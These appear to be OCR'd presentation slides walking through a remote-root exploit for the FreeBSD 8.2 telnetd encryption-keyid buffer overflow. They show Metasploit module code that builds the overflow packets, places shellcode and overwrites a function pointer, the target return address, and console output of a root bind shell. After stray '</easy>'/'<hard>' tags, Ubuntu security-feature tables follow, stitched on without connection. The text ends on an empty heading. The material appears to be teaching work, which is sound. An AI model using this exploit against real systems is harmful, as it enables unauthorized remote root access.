
Metasploit - Telnet


```
# irrelevant telnet options stuff
packet =  "\xff\xfa\x1f\x00\x50\x00\x18\xff\xf0\xff\xfa\x22\x03\x01\x03\x00\x03"
packet << "\x62\x03\x04\x02\x0f\x05\x02\x14\x07\x62\x1c\x08\x02\x04\x09\x42\x1a"
packet << "\x0a\x02\x7f\x0b\x02\x15\x0c\x02\x17\x0d\x02\x12\x0e\x02\x16\x0f\x02"
packet << "\x11\x10\x02\x13\x11\x00\xff\xff\x12\x00\xff\xff\xff\xf0\xff\xfd\x03"


# Suboption: Encryption Option
packet << "\xff\xfa\x26" # TELOPT_ENCRYPT
packet << "\x08" # DEC_KEYID
packet << makePayload()
packet << "\xff\xf0" # end


sock.write(packet)
sock.recv(64)
```

In telnetd process

key_info[1]

char keyid[64]
64 Bytes




payload

sizeof(payload) = 64

In telnetd process

key_info[1]




sizeof(payload) = 64 + 4 + 4 + 4 + 4

= 80

In telnetd process

key_info[1]



printf("%x\n", &key_info[1].keyid[0]);


Metasploit – Payload / Shellcode


```
def makePayload()
    exp = ""

    # 64 char keyid[64]
    exp << make_nops(64 - payload.encode.length)
    exp << payload.encode

    exp << [0x00000040].pack('V')      # 4 int keylen
    exp << [0x00000001].pack('V')      # 4 int dir
    exp << [0xXXXXXXXX].pack('V')      # 4 int* modep
    exp << [target['Ret']].pack('V')   # 4 *getcrypt()

    return exp
end
```

Bind Shell, Meterpreter, ...

In telnetd process

key_info[1]



0x805b6GG + 64 = &key_info[1].keyid[64]
= &key_info.keylen

0x805b6GG = &key_info[1].keyid[0]
= &key_info[1]

Metasploit Targets


- Ret Address is same for all FreeBSD 8.2
  - VMWare, 486, Xeon
  - Possibly other versions than 8.2
  - On 32 Bit, no ASLR
  - Global var helps predictability

```
'Targets'        =>
[
      [ 'FreeBSD 8.2 RELEASE INETD',
      {
            'Platform' => 'bsd',
            'Ret' => 0x805b6GG
      }
      ],
],
```

Recap Stage 2

- Instead of sending:
  - [64 byte encryption key]
- We sent:
  - [64 byte shellcode]
  - + [stuff which overwrites a function pointer]

Server Response



Stage 3/3 - trigger

Client send:

Empty Encryption Option


Server does:

Execute Payload / Shellcode

64	16.042890	192.168.27.1	192.168.27.128
65	16.043105	192.168.27.128	192.168.27.1
67	16.043391	192.168.27.128	192.168.27.1
69	16.043851	192.168.27.1	192.168.27.128
70	16.044005	192.168.27.128	192.168.27.1
72	16.044804	192.168.27.1	192.168.27.128


```
▷ Frame 72: 92 bytes on wire (736 bits), 92 bytes captured (736 bits)
▷ Ethernet II, Src: Vmware_c0:00:08 (00:50:56:c0:00:08), Dst: Vmware_26:45:df
▷ Internet Protocol Version 4, Src: 192.168.27.1 (192.168.27.1), Dst: 192.168.
▷ Transmission Control Protocol, Src Port: 49375 (49375), Dst Port: telnet (23
▽ Telnet
  ▽ Suboption Begin: Encryption Option
      Enc Cmd: SUPPORT (1)
      Enc Type: DES_CFB64 (1)
      Enc Type: DES_OFB64 (2)
    Command: Suboption End
  ▽ Suboption Begin: Encryption Option
      Enc Cmd: DEC_KEYID (8)
    Command: Suboption End
  ▽ Suboption Begin: Encryption Option
      Enc Cmd: ENC_KEYID (7)
      Key ID
    Command: Suboption End
```

In telnetd process



call()

```
static void
encrypt_keyid(struct key_info *kp, unsigned char *keyid, int len)
{
    ...
    if (!(ep = (*kp->getcrypt)(*kp->modep))) {
        ...
    } else if ((len != kp->keylen)
                || (memcmp(keyid,kp->keyid,len) != 0)) {
        /* Length or contents are different */
        kp->keylen = len;
        memcpy(kp->keyid, keyid, len);
```

(function)(argument)
shellcode(1);

Metasploit

```
packet = ""


# Encryption Option
packet << "\xff\xfa\x26" # TELOPT_ENCRYPT
packet << "\x08" # DEC_KEYID
packet << makePayload()
packet << "\xff\xf0" # end


sock.write(packet)
```

Recap Stage 3


- We send:
  - Telnet encryption option
    - Which makes telnetd call overwritten function pointer

Metasploit Exploit

```
def exploit
    connect

    print_status("--[ Dobin's FreeBSD Telnetd Exploit v0.1 - 8.2 RELEASE")

    packet1 = generateFirstPacket()
    packet2 = generateSecondPacket()
    packet3 = generateThirdPacket()

    print_status("--[ Send stage 1: Do Encryption / Will Encrypt")
    sock.write(packet1)
    sock.recv(64)
    sock.recv(64)

    print_status("--[ Send stage 2: Encryption Options (Overflow)")
    sock.write(packet2)
    sock.recv(64)

    print_status("--[ Send stage 3: Encryption Options (Trigger)")
    sock.write(packet3)

    handler
end
```

Remote Root

```
PAYLOAD => bsd/x86/shell/bind_tcp
RHOST => 192.168.27.128
LHOST => 192.168.1.101
[*] Started bind handler
[*] --[ Dobin's FreeBSD Telnetd Exploit v0.1 - 8.2 RELEASE (inetd/debug)
[*] --[ Send stage 1: Do Encryption / Will Encrypt
[*] --[ Send stage 2: Encryption Options (Overflow)
[*] --[ Send stage 3: Encryption Options (Trigger)
[*] Sending stage (46 bytes) to 192.168.27.128
[*] Command shell session 1 opened (192.168.27.1:63366 -> 192.168.27.128:44
+0100

uname -a
FreeBSD fbsdpwn.localdomain 8.2-RELEASE FreeBSD 8.2-RELEASE #0: Fri Feb 18 02:24:46 UTC 2011     root@
almeida.cse.buffalo.edu:/usr/obj/usr/src/sys/GENERIC  i386
id
uid=0(root) gid=0(wheel) groups=0(wheel),5(operator)
```



</easy>

<hard>

Ubuntu Security Features

feature	**8.04 LTS** (Hardy Heron)	**10.04 LTS** (Lucid Lynx)	**10.10** (Maverick Meerkat)	**11.04** (Natty Narwhal)	**11.10** (Oneiric Ocelot)	**12.04 LTS** (Precise Pangolin)
No Open Ports	policy	policy	policy	policy	policy	policy
Password hashing	md5	sha512	sha512	sha512	sha512	sha512
SYN cookies	--	kernel & sysctl	kernel & sysctl	kernel & sysctl	kernel & sysctl	kernel & sysctl
Filesystem Capabilities	--	kernel	kernel	kernel	kernel	kernel
Configurable Firewall	ufw	ufw	ufw	ufw	ufw	ufw
PR_SET_SECCOMP	kernel	kernel	kernel	kernel	kernel	kernel
AppArmor	2.1	2.5	2.5.1	2.5.1	2.5.1	2.5.1
SELinux	universe	universe	universe	universe	universe	universe
SMACK	--	kernel	kernel	kernel	kernel	kernel
Encrypted LVM	alt installer	alt installer	alt installer	alt installer	alt installer	alt installer
eCryptfs	--	~/Private or ~, filenames	~/Private or ~, filenames	~/Private or ~, filenames	~/Private or ~, filenames	~/Private or ~, filenames
Stack Protector	gcc patch	gcc patch	gcc patch	gcc patch	gcc patch	gcc patch
Heap Protector	glibc	glibc	glibc	glibc	glibc	glibc
Pointer Obfuscation	glibc	glibc	glibc	glibc	glibc	glibc
Stack ASLR	kernel	kernel	kernel	kernel	kernel	kernel
Libs/mmap ASLR	kernel	kernel	kernel	kernel	kernel	kernel
Exec ASLR	kernel (-mm patch)	kernel	kernel	kernel	kernel	kernel
brk ASLR	kernel (exec ASLR)	kernel	kernel	kernel	kernel	kernel
VDSO ASLR	kernel	kernel	kernel	kernel	kernel	kernel
Built as PIE	--	package list	package list	package list	package list	package list
Built with Fortify Source	--	gcc patch	gcc patch	gcc patch	gcc patch	gcc patch
Built with RELRO	--	gcc patch	gcc patch	gcc patch	gcc patch	gcc patch
Built with BIND_NOW	--	package list	package list	package list	package list	package list


More Ubuntu Security Features

Non-Executable Memory	PAE only	PAE, ia32 partial-NX-emulation	PAE, ia32 partial-NX-emulation	PAE, ia32 partial-NX-emulation	PAE, ia32 partial-NX-emulation	PAE, ia32 partial-NX-emulation
/proc/$pid/maps protection	kernel & sysctl	kernel	kernel	kernel	kernel	kernel
Symlink restrictions	--	--	kernel	kernel	kernel	kernel
Hardlink restrictions	--	--	kernel	kernel	kernel	kernel
ptrace scope	--	--	kernel	kernel	kernel	kernel
0-address protection	kernel & sysctl	kernel	kernel	kernel	kernel	kernel
/dev/mem protection	kernel (-mm patch)	kernel	kernel	kernel	kernel	kernel
/dev/kmem disabled	kernel (-mm patch)	kernel	kernel	kernel	kernel	kernel
Block module loading	drop CAP_SYS_MODULES	sysctl	sysctl	sysctl	sysctl	sysctl
Read-only data sections	kernel	kernel	kernel	kernel	kernel	kernel
Stack protector	--	kernel	kernel	kernel	kernel	kernel
Module RO/NX	--	--	--	kernel	kernel	kernel
Kernel Address Display Restriction	--	--	--	kernel	kernel	kernel
Blacklist Rare Protocols	--	--	--	kernel	kernel	kernel
Syscall Filtering	--	--	--	--	kernel	kernel

ASLR & DEP

